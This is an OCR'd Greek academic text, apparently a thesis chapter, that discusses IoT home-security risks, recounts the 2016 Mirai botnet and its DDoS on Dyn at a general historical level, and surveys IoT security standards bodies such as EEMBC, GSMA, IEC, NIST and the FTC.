
Η έλλειψη εμπειρίας και κινήτρων στην αλυσίδα εφοδιασμού IoT για την παροχή ασφαλών συσκευών έχει δημιουργήσει ένα εξαιρετικά ευάλωτο τοπίο, και παρόλο που υπάρχουν δημόσιες πρωτοβουλίες για την εκπαίδευση των καταναλωτών σχετικά με την ασφάλεια στον κυβερνοχώρο, δεν αναμένουμε απτές αλλαγές σύντομα.



Εικόνα 8 Παραδείγματα Hacked IoT συσκευών

Πηγή : Nicola Dragoni, Alberto Giaretta and Manuet Mazzara

Υπάρχουν πολλοί τρόποι επίθεσης σε ένα συνδεδεμένο σπίτι, από κακές αποφάσεις σχεδιασμού και κωδικούς πρόσβασης έως ελαττώματα κωδικοποίησης. Οι εταιρείες κυβερνοασφάλειας άργησαν να αντιδράσουν σε αυτές τις απειλές και δεν κατάφεραν να παράσχουν επαρκείς αμυντικές λύσεις. Ωστόσο, νέες προσεγγίσεις που χρησιμοποιούν τεχνητή νοημοσύνη και μηχανική μάθηση, όπως η ανίχνευση ανωμαλιών στη συμπεριφορά του δικτύου, είναι πλέον διαθέσιμες για την άμυνα έναντι αυτών των απειλών.



Εικόνα 9 IoT Vulnerabilities Attack surface


Πηγή : Open Web Application Security Project (OWASP)[3]

Το καταναλωτικό IoT πρόκειται να διαταράξει τις μακροχρόνιες βιομηχανίες, με ευκαιρίες για τους παρόχους υπηρεσιών επικοινωνιών να κερδίζουν χρήματα συλλέγοντας δεδομένα από τα σπίτια. Οι εταιρείες τηλεπικοινωνιών έχουν αποτύχει μέχρι στιγμής να κερδίσουν χρήματα από αυτά τα δεδομένα, χάνοντας την ευκαιρία να κατακτήσουν μεγαλύτερο μερίδιο αγοράς. Το συνδεδεμένο σπίτι είναι μια περιοχή υψηλών δυνατοτήτων για

[3] https://owasp.org/

παρόχους υπηρεσιών επικοινωνιών, ειδικά όταν πρόκειται για την ασφάλεια στον κυβερνοχώρο.

Οι συσκευές οικιακής ασφάλειας αποτελούν σημαντικό παράγοντα εσόδων στον συνδεδεμένο οικιακό χώρο και οι τηλεπικοινωνίες είναι σε καλή θέση για να επωφεληθούν από αυτήν την αγορά. Αξιοποιώντας τα υπάρχοντα στοιχεία τους, όπως οικιακούς δρομολογητές, οι τηλεπικοινωνιακές εταιρείες μπορούν να παρέχουν ολιστικές λύσεις που περιλαμβάνουν ασφάλεια στον κυβερνοχώρο, διαχείριση δεδομένων και υποστήριξη πελατών – δίνοντάς τους ένα μοναδικό πλεονέκτημα έναντι των ανταγωνιστών τους. Οι καταναλωτές προτιμούν να εμπιστεύονται τους παρόχους τηλεπικοινωνιών τους και να συνεχίσουν να διαχειρίζονται τα δεδομένα τους παρά να τα δίνουν σε ξένες ή άγνωστες εταιρείες. Είναι καιρός οι τηλεπικοινωνιακές εταιρείες να επαναβεβαιώσουν την αξία τους ως Πάροχος Υπηρεσιών διαφορετικά κινδυνεύουν να χάσουν την ευκαιρία σε αυτή την επανάσταση καθώς η ευρυζωνική σύνδεση συνεχίζει να γίνεται όλο και πιο εμπορεύσιμη.



Εικόνα 10 Hacking the Connected Home

Πηγή : Netonomy

Οι κίνδυνοι στον κυβερνοχώρο και οι φυσικοί κίνδυνοι εντείνονται όσο περισσότερες συσκευές συνδέουμε. Ο όγκος των λεπτομερών δεδομένων που δημιουργούν όλα αυτά τα συνδεδεμένα πράγματα όταν συνδυάζονται μπορεί να παρέχει ένα πολύ λεπτομερές

προφίλ του χρήστη, το οποίο μπορεί να χρησιμοποιηθεί για κλοπή ταυτότητας και εκβιασμό.

Μόλις παραβιαστεί μια μη προστατευμένη συσκευή IoT, ένας έμπειρος χάκερ μπορεί να προχωρήσει στη μόλυνση άλλων συσκευών στο δίκτυο μέσω "πλευρικής κίνησης". Επειδή αυτή η απειλή προέρχεται από το δίκτυο, είναι σημαντικό να υπάρχει μια λύση ασφαλείας που να παρέχει ορατότητα δικτύου, προφίλ συσκευών και ανιχνεύει ανωμαλίες μέσω της μηχανικής μάθησης και της τεχνητής νοημοσύνης.

Υπήρξαν αρκετές ιστορίες στις ειδήσεις σχετικά με τους καταναλωτές που γνωρίζουν τις απειλές στον κυβερνοχώρο, γνωρίζουν ότι η ασφάλεια είναι σημαντική όμως παρόλα αυτά δεν έχουν τους πόρους για να προστατευτούν σωστά. Ωστόσο, έως ότου οι κατασκευαστές IoT δώσουν προτεραιότητα στην ασφάλεια, το βάρος και η ευκαιρία βαρύνουν τους παρόχους τηλεπικοινωνιών για την προστασία των πελατών τους.

3.4 Επιθέσεις IoT botnet Mirai

Ιστορικό επίθεσης

Το Mirai botnet δημιουργήθηκε το 2016 από τρεις φοιτητές που προσπαθούσαν να επιτεθούν σε διάφορους διακομιστές και δίκτυα παιχνιδιών. Αυτοί οι μαθητές δημιούργησαν το botnet αποκτώντας τον έλεγχο περίπου 150.000 συσκευών συνδεδεμένων στο διαδίκτυο μέσω κακόβουλου λογισμικού.

Η πρώτη επίθεση DDoS που χρησιμοποίησε το botnet Mirai έλαβε χώρα στις 19 Σεπτεμβρίου 2016. Αυτό το περιστατικό είχε στόχο την OVH, μια γαλλική εταιρεία υπηρεσιών διαδικτύου. Τις ημέρες που ακολούθησαν την επίθεση, οι φοιτητές δημοσίευσαν τον κώδικα για το botnet Mirai στο Διαδίκτυο, καθιστώντας έτσι δυσκολότερο τον εντοπισμό της προέλευσης του botnet σε αυτούς. Με αυτόν τον τρόπο, οι μαθητές έδωσαν επίσης πρόσβαση σε άλλους εγκληματίες του κυβερνοχώρου στο botnet, ανοίγοντας το δρόμο για μια πληθώρα επιθέσεων DDoS που βασίζονται στο Mirai τις επόμενες εβδομάδες και μήνες.

Στις 21 Οκτωβρίου 2016, οι κυβερνοεγκληματίες χρησιμοποίησαν το botnet Mirai για να εξαπολύσουν επίθεση DDoS στην Dynamic DNS [4], μια από τις μεγαλύτερες επιθέσεις DDoS που έχει αναφερθεί ποτέ. Περισσότερα από 1 terabit ανά δευτερόλεπτο (Tbps)

[4] https://account.dyn.com/

πλημμύρισαν την υπηρεσία Dyn. Το πρώτο κύμα της επίθεσης ξεκίνησε στις 7 π.μ., όταν οι κυβερνοεγκληματίες διέταξαν τις συσκευές εντός του botnet να στείλουν δεκάδες εκατομμύρια αιτήματα στα συστήματα της Dyn και να κατακλύσουν την υποδομή του. Ως αποτέλεσμα, περισσότερες από 50 μεγάλες διαδικτυακές πλατφόρμες που εξυπηρετούνται από τη Dyn έγιναν προσωρινά απρόσιτες για τους χρήστες τόσο στις βορειοανατολικές Ηνωμένες Πολιτείες όσο και σε περιοχές της Ευρώπης. Οι πλατφόρμες διαδικτύου που επηρεάστηκαν περιελάμβαναν PayPal, Twitter, Reddit, Sony, Amazon, Netflix, Spotify, Pinterest, SoundCloud, Squarespace, New York Times και αρκετούς σημαντικούς ιστότοπους ειδήσεων.

Το botnet Mirai είναι μια από τις πιο επιζήμιες επιθέσεις IoT που έχουν καταγραφεί. Χάκαρε και παραβίασε 150.000 συσκευές το 2016. Το botnet Mirai χρησιμοποίησε τις υποδουλωμένες συσκευές IoT (κάμερες, δρομολογητές και έξυπνες συσκευές), για να κάνει ακούσια την εγκληματική του κυβερνοεπίθεση, Να σημειωθεί ότι οι περισσότερες μολυσμένες συσκευές παραμένουν εκεί έξω, με τους χρήστες τους να αγνοούν το γεγονός.

Τρόπος εξάπλωσης και επίθεσης

Το Mirai ήταν ένα έξυπνα σχεδιασμένο πρόγραμμα που εκμεταλλευόταν τα τρωτά σημεία στην καθημερινή χρήση του Διαδικτύου. Αξιοποίησε τα σφάλματα των χρηστών, όπου οι χρήστες δεν άλλαξαν το προεπιλεγμένο όνομα χρήστη και τους κωδικούς πρόσβασης ή άφησαν τις συσκευές στις εργοστασιακές ρυθμίσεις. Το botnet χρησιμοποίησε τις λεπτομέρειες για να ξεκινήσει μια επίθεση DDOS στην Dyn, μια εταιρεία επιτρέπει στους χρήστες να έχουν πρόσβαση στις συσκευές τους από το Διαδίκτυο μέσω ενός Domain Name που είναι εύκολο να το θυμάται ο χρήστης. Αυτό επέτρεψε στο Mirai να καταγράψει τις υπηρεσίες καταχώρισης Domain εταιρείας.

Ο τρόπος με τον οποίο εξαπλώνεται και επιτίθεται το κακόβουλο λογισμικό Mirai είναι γνωστός: σαρώνει τον ιστό για ανοιχτές θύρες Telnet και SSH, περιηγείται σε ευάλωτες συσκευές χρησιμοποιώντας εργοστασιακά προεπιλεγμένα ή κωδικοποιημένα ονόματα χρήστη και κωδικούς πρόσβασης και στη συνέχεια χρησιμοποιεί μια κρυπτογραφημένη σήραγγα για την επικοινωνία μεταξύ των συσκευών και τους διακομιστές εντολών και ελέγχου (C&C) που τους στέλνουν οδηγίες. Δεδομένου ότι το Mirai χρησιμοποιεί κρυπτογραφημένη κίνηση, εμποδίζει τους ερευνητές ασφαλείας να παρακολουθούν την κίνηση εντολών και δεδομένων.

Ο αντίκτυπος της επίθεσης Mirai DDoS στο Dyn

Αν και οι δράστες της επίθεσης DDoS εναντίον της Dyn παραμένουν άγνωστοι, το Υπουργείο Δικαιοσύνης των ΗΠΑ εντόπισε τελικά τους τρεις φοιτητές ως τους δημιουργούς του botnet Mirai τον Δεκέμβριο του 2017. Εκείνη τη στιγμή, οι φοιτητές παραδέχθηκαν ένοχοι για την ανάπτυξη και την κοινή χρήση του κώδικα botnet που συνέβαλε στις επιθέσεις DDoS που βασίζονται στο Mirai κατά τη διάρκεια του περασμένου έτους. Ωστόσο, το botnet Mirai παραμένει ενεργό μέχρι σήμερα—καθιστώντας πιθανές μελλοντικές επιθέσεις.

Η Dyn DNS αντιμετώπισε μια σειρά από συνέπειες από αυτό το περιστατικό στον κυβερνοχώρο, όπως:

- **Διακοπές επιχειρήσεων (**Business interruptions)

Αυτή η επίθεση είχε ως αποτέλεσμα μεγάλες διακοπές για την Dyn και τις πλατφόρμες διαδικτύου που εξυπηρετούσε, καθιστώντας αυτές τις πλατφόρμες προσωρινά μη διαθέσιμες. Παρόλο που η Dyn μπόρεσε να μετριάσει το περιστατικό μέσα σε δύο ώρες - ο οποίος είναι ταχύτερος από τον μέσο χρόνο που χρειάζεται για την επίλυση μιας επίθεσης DDoS - αυτές οι διακοπές ήταν ακόμα σημαντικές. Εξάλλου, οι επιθέσεις DDoS μπορεί να κοστίζουν έως και 22.000 $ ανά λεπτό χρόνου διακοπής λειτουργίας που προκαλούν, ενώ πάνω από τις μισές από αυτές τις επιθέσεις (51%) συμβάλλουν σε μειωμένα έσοδα για στοχευμένους οργανισμούς.

- **Κόστος ανάκτησης (Recovery costs)**

Εκτός από τις επαγγελματικές διακοπές, ο Dyn πιθανότατα υποβλήθηκε επίσης σε σημαντικά έξοδα ανάκτησης από αυτήν την επίθεση. Τέτοιες δαπάνες περιλαμβάνουν εκείνες που σχετίζονται με τον εντοπισμό του συμβάντος, τον μετριασμό των επιπτώσεών του, τη διερεύνηση της αιτίας και την εφαρμογή πρόσθετων πρακτικών ασφάλειας στον κυβερνοχώρο για την αποτροπή μελλοντικών επιθέσεων. Ενώ τα ακριβή έξοδα ανάκτησης για αυτό το περιστατικό είναι ασαφή, οι οργανισμοί ξοδεύουν κατά μέσο όρο 2,5 εκατομμύρια δολάρια για την ανάκτηση από επιθέσεις DDoS. Λαμβάνοντας υπόψη πόσο


διαδεδομένο ήταν αυτό το περιστατικό, το κόστος ανάκτησης του Dyn πιθανότατα υπερέβη αυτό το ποσό.

- **Ζημιές στη φήμη (Reputational damages)**

Επειδή επηρέασε πολλές μεγάλες διαδικτυακές πλατφόρμες και αφορούσε ένα αναδυόμενο botnet, αυτό το περιστατικό έγινε ευρέως δημοσιευμένο και επέφερε αρκετή ζημία στη φήμη και στην αξιοπιστία της Dyn DNS.

Πηγαίος κώδικας Mirai

Ο πηγαίος κώδικας για το Mirai δημοσιεύτηκε αμέσως μετά στον ιστότοπο του Hackforums, επιτρέποντας σε άλλους εγκληματίες να δημιουργήσουν τα δικά τους στελέχη του κακόβουλου λογισμικού. Δεν είναι απαραίτητο να υπάρχει ένας «στρατός» χιλιάδων μολυσμένων συσκευών για να προκληθεί βλάβη. Τα Mini-DDoS botnets, με εκατοντάδες παραβιασμένους κόμβους, επαρκούν για να προκαλέσουν προσωρινή δομική ζημιά και να μειώσουν τις πιθανότητες σύλληψης - αναμένετε περισσότερες από αυτές τις επιθέσεις στο μέλλον.



Εικόνα 11 Γεωγραφική απεικόνιση των Infected συσκευών

Πηγή : Kaspersky IoT honeypot 2017

Μετατροπή IoT συσκευών σε Botnet

Η παραβίαση ευάλωτων συσκευών για τη μετατροπή τους σε botnet έχει γίνει μια χρυσή πηγή για το έγκλημα στον κυβερνοχώρο, με περίπου 4000 ευάλωτες συσκευές IoT να ενεργοποιούνται κάθε μέρα και εγκληματίες να πωλούν και να νοικιάζουν botnet στο

σκοτεινό δίκτυο σε ανταγωνιστικές τιμές. Αν και είναι απλό στην κατανόηση, αυτό το είδος κακόβουλου λογισμικού είναι δύσκολο να εντοπιστεί επειδή γενικά δεν επηρεάζει την απόδοση της συσκευής, επομένως ο μέσος χρήστης δεν μπορεί να γνωρίζει εάν η συσκευή του είναι μέρος ενός botnet – και ακόμα κι αν το έκανε, είναι δύσκολο να υπάρξει αλληλοεπίδραση με συσκευές IoT χωρίς διεπαφή χρήστη.


Διδάγματα (Lesson Learned)

Αρκετές συμβουλές για την ασφάλεια στον κυβερνοχώρο προέκυψαν μετά από την επίθεση Dyn DDoS. Συγκεκριμένα, το περιστατικό έδειξε πόσο σημαντικό είναι να λαμβάνει κανείς προφυλάξεις για να προστατευτεί από κυβερνοεπιθέσεις. Οι επιθέσεις DDoS είναι ένα αυξανόμενο πρόβλημα και οι μέθοδοι κυβερνοεπίθεσης εξελίσσονται και οι επιθέσεις DDoS γίνονται πιο συνηθισμένες.

Αυτό το περιστατικό υπογραμμίζει τη σημασία της ύπαρξης ενός αποτελεσματικού σχεδίου αντιμετώπισης περιστατικών στον κυβερνοχώρο. Ένα τέτοιο σχέδιο μπορεί να βοηθήσει έναν οργανισμό να διατηρήσει βασικές λειτουργίες κατά τη διάρκεια μιας κυβερνοεπίθεσης. Ένα επιτυχημένο σχέδιο αντιμετώπισης περιστατικών θα πρέπει να περιγράφει πιθανά σενάρια κυβερνοεπίθεσης, μεθόδους διατήρησης βασικών λειτουργιών κατά τη διάρκεια αυτών των σεναρίων και τα άτομα που είναι υπεύθυνα για την εκτέλεση τέτοιων επιχειρήσεων. Επιπλέον, το σχέδιο θα πρέπει να καλύπτει συγκεκριμένες διαδικασίες απόκρισης για τη διατήρηση κρίσιμων λειτουργιών εν μέσω επιθέσεων DDoS, καθώς αυτές οι επιθέσεις είναι πιο πιθανό να προκαλέσουν διακοπές λειτουργίας.

3.5 Διαρθρωτικοί Κίνδυνοι

Αυτό που καθιστά το οικοσύστημα IoT μια δυνητικά επικίνδυνη απειλή στον κυβερνοχώρο είναι η συνδυασμένη υπολογιστική και δικτυακή ισχύς χιλιάδων συσκευών που, όταν λειτουργούν μαζί ως botnet, μπορούν να εκτελέσουν μαζικές επιθέσεις κατανεμημένης άρνησης υπηρεσίας (DDoS) και να κλείσουν μεγάλα τμήματα του Διαδικτύου. Το οικοσύστημα IoT αντιπροσωπεύει ένα εντελώς διαφορετικό επίπεδο πολυπλοκότητας και κλίμακας όσον αφορά την ασφάλεια και το απόρρητο.



Εικόνα 12 Infected συσκευές ανά τύπο

Πηγή : Kaspersky IoT honeypot 2017

Η πιθανότητα για απειλές στον κυβερνοχώρο από το οικοσύστημα IoT οφείλεται στη συνδυασμένη υπολογιστική και δικτυακή ισχύ χιλιάδων συσκευών που μπορούν να χρησιμοποιηθούν για την έναρξη μαζικών κατανεμημένων επιθέσεων άρνησης υπηρεσίας (DDoS) και τον τερματισμό μεγάλων τμημάτων του Διαδικτύου. Αυτό το επίπεδο πολυπλοκότητας και κλίμακας διαφέρει από τα παραδοσιακά υπολογιστικά συστήματα, παρουσιάζοντας νέους κινδύνους για την ασφάλεια και το απόρρητο.

Οι απειλές για τους καταναλωτές και την κοινωνία είναι πολλές, αλλά οι κοινές προσπάθειες για την ασφάλεια στον κυβερνοχώρο κατασκευαστές, νομοθέτες, πάροχοι υπηρεσιών και τελικοί χρήστες, θα μετριάσουν τους εγγενείς κινδύνους που υπάρχουν και θα μετατρέψουν το IoT οικοσύστημα σε ασφαλές. Μέχρι να συμβεί αυτό, οι πάροχοι υπηρεσιών βρίσκονται σε μοναδική θέση και ενθαρρύνονται να αρχίσουν να προσφέρουν υπηρεσίες κυβερνοασφάλειας στους καταναλωτές τους μέσω των οικιακών πυλών τους: της κύριας πόρτας του οικιακού δικτύου.

Συνιστάται στους ενδιαφερόμενους φορείς να υιοθετούν προληπτικά μέτρα για την πρόληψη μελλοντικών συμβάντων, αντιμετωπίζοντας την έλλειψη ασφάλειας βάσει σχεδιασμού στο τοπίο του IoT. Το κακόβουλο λογισμικό Mirai χρησίμευσε ως προειδοποίηση και οι οργανισμοί πρέπει να προετοιμαστούν για μεγαλύτερες και δυνητικά πιο καταστροφικές επιθέσεις. Δεδομένου ότι οι αποτυχίες της αγοράς εμποδίζουν την πρόοδο, τα ρυθμιστικά μέτρα μπορεί να είναι το μόνο μέσο για να ενθαρρύνουν τους κατασκευαστές συσκευών να ενσωματώσουν την ασφάλεια στο σχεδιασμό τους. Ωστόσο, τέτοιοι κανονισμοί μπορεί να εμποδίσουν την καινοτομία και να επηρεάσουν αρνητικά το οικοσύστημα. Ως εκ τούτου, προτείνουμε ότι οι πάροχοι υπηρεσιών μπορούν να επωφεληθούν από αυτό το πρόβλημα ως ευκαιρία να αποκτήσουν ανταγωνιστικό πλεονέκτημα στον αναδυόμενο τομέα της κυβερνοασφάλειας του IoT.

Κεφάλαιο 4
IoT Security Standards & Frameworks

4.1 IoT Security Standards

4.1.1 Embedded Microprocessor Benchmark Consortium (EEMBC)[5]

Η EEMBC έχει ρίζες σε βιομηχανικά συναινετικά κριτήρια αναφοράς που αποτελούν αναπόσπαστο κομμάτι της επιτυχίας των προϊόντων μιας εταιρείας. Όπως αναφέρεται στον ιστότοπο τους (http://www.eembc.org/about/index.php):

Η EEMBC, μια βιομηχανική συμμαχία, εξελίσσει σημεία αναφοράς ετσι ώστε να αναπτυχθεί η συνεργασία ανάμεσα στους σχεδιαστές συστημάτων για να επιλέξουν τους βέλτιστους επεξεργαστές και να κατανοήσουν την απόδοση και τα ενεργειακά χαρακτηριστικά των συστημάτων τους. Το EEMBC διαθέτει σουίτες συγκριτικής αξιολόγησης που στοχεύουν σε cloud και μεγάλα δεδομένα, κινητές συσκευές (για τηλέφωνα και tablet), δικτύωση, μικροελεγκτές εξαιρετικά χαμηλής κατανάλωσης, Internet of Things (IoT), ψηφιακά μέσα, αυτοκίνητα και άλλους τομείς εφαρμογών. Διαθέτει επίσης σημεία αναφοράς για ανάλυση απόδοσης γενικής χρήσης, συμπεριλαμβανομένων των CoreMark, MultiBench (πολλαπλών πυρήνων) και FPMark (κινητής υποδιαστολής).

Το IoT-Secure™ είναι νέο σημείο αναφοράς (EEMBC) για τους κατασκευαστές IoT, chip κ.α. που μπορούν να το χρησιμοποιήσουν στην ανάπτυξη και συντήρηση του προϊόντος τους. Αυτή η σουίτα σημείων αναφοράς IoT-Secure θα δοκιμάσει και θα αναλύσει διάφορα προφίλ ασφαλείας που θα πρέπει να εφαρμοστούν σε συσκευές IoT. Ακολουθώντας τη μακρόχρονη παράδοση της EEMBC, θα παρέχει στους προγραμματιστές εφαρμογών ακριβείς, αξιόπιστες πληροφορίες, και εργαλεία που τους επιτρέπουν να συγκρίνουν γρήγορα και δίκαια την αποτελεσματικότητα των λύσεων συστήματος που στοχεύουν σε

[5] http://www.eembc.org/index.php

εφαρμογές τελικού σημείου IoT. Το σημείο αναφοράς IoT-Secure θα βασίζεται σε δημοφιλή προφίλ που στοχεύουν σε διαφορετικούς τομείς εφαρμογών.

4.1.2 GSMA

Το GSMA[6] παρέχει μια κατάλληλη πλατφόρμα για όλες τις πτυχές που σχετίζονται με τη διασυνδεσιμότητα των ασύρματων τεχνολογιών. Το κόστος των chipset που συνδέονται με 3G/4G/5G, WIFI, και άλλες ασύρματες ροές συνεχίζει να βελτιστοποιείται. Η GSMA έχει εκτεταμένη δουλειά επί του παρόντος για την «Ασφάλεια IoT».

- Οδηγίες ασφάλειας GSMA IoT
- Αυτοαξιολόγηση ασφάλειας IoT
- Οδηγίες ασφάλειας IoT για χειριστές δικτύων
- Οδηγίες ασφάλειας IoT για Οικοσύστημα Τελικού Σημείου
- Οδηγίες ασφάλειας IoT για Οικοσύστημα Υπηρεσιών

4.1.3 Διεθνής Ηλεκτροτεχνική Επιτροπή (IEC)

Το IEC[7] είναι ένας από τους τρεις παγκόσμιους αδελφούς οργανισμούς (IEC, ISO, ITU) που αναπτύσσουν Διεθνή Πρότυπα παγκοσμίως. Η προσέγγιση στη συναίνεση είναι ένας λόγος που τα πρότυπα IEC χρησιμοποιούνται παγκόσμια . Ένα πλεονέκτημα της εργασίας του IEC είναι το δια τομεακό πεδίο εφαρμογής. Οι απαιτήσεις ασφάλειας IoT που διαπιστώθηκαν για τους σταθμούς ηλεκτροπαραγωγής, θα διασταυρωθούν με τη σιδηροδρομική γραμμή υψηλής ταχύτητας, η οποία στη συνέχεια θα διασταυρωθεί με τις ιατρικές συσκευές και θα περάσει στη δημόσια ασφάλεια, στον κόσμο των έξυπνων πόλεων.

Υλικό αναφοράς IEC:

[6] https://www.gsma.com/
[7] http://www.iec.ch/

- White Paper IoT 2020: Έξυπνη και ασφαλής πλατφόρμα IoT
- Λευκή Βίβλος Internet of Things: Wireless Sensor Networks

4.1.4 Ίδρυμα Ασφάλειας IoT (IoT Security Foundation)[8]

ο σκοπός του ιδρύματος είναι η ενίσχυση της ασφάλειας του Διαδικτύου των Πραγμάτων, προκειμένου να ενισχυθεί η υιοθέτησή και η εξέλιξή της. Για να γίνει αυτό, θα προωθήσουμε τη γνώση και τις βέλτιστες πρακτικές που σχετίζονται με την ασφάλεια σε όσους προσδιορίζουν, κατασκευάζουν και χρησιμοποιούν προϊόντα και συστήματα IoT. Το Ίδρυμα Ασφάλειας IoT έχει πολλές ενεργές ομάδες εργασίας και δημοσιευμένες οδηγίες όπως:

- Πλαίσιο Συμμόρφωσης Ασφάλειας IoT
- Συνδεδεμένα Καταναλωτικά Προϊόντα
- Αποκάλυψη ευπάθειας

4.1.5 NIST

Το Εθνικό Ινστιτούτο Προτύπων και Τεχνολογίας (NIST[9]) υπό το Υπουργείο Εμπορίου των ΗΠΑ, δημοσιεύει τα πρότυπα FIPS που ισχύουν σύμφωνα με το Federal Information Security Management Act (FISMA). Το NIST αναπτύσσει ενεργά έναν οδηγό IoT υψηλού επιπέδου που καλύπτει οργανωτικές διαδικασίες και ρόλους[10].

4.1.6 Η Ομοσπονδιακή Επιτροπή Εμπορίου των ΗΠΑ (FTC)

Η Ομοσπονδιακή Επιτροπή Εμπορίου των ΗΠΑ (FTC[11]) είναι μια από τις κύριες ρυθμιστικές αρχές στις ΗΠΑ που έχουν την ευθύνη και τη λογοδοσία για τον κόσμοτων «πραγμάτων IoT». Η FTC έχει νομοθετικές εντολές που επιτρέπουν νομικές έρευνες και έρευνες ευθύνης. Αναμένετε ομάδες όπως η FTC να επικεντρωθούν στα ζητήματα ασφάλειας του IoT που επηρεάζουν τη δημόσια ασφάλεια και την προσωπική ακεραιότητα.

[8] https://www.iotsecurityfoundation.org
[9] https://www.nist.gov/
[10] https://www.nist.gov/programs-projects/nist-cybersecurity-iot-program.
[11] https://www.ftc.gov/

- The Internet of Things: Privacy & Security in a Connected World (2015)
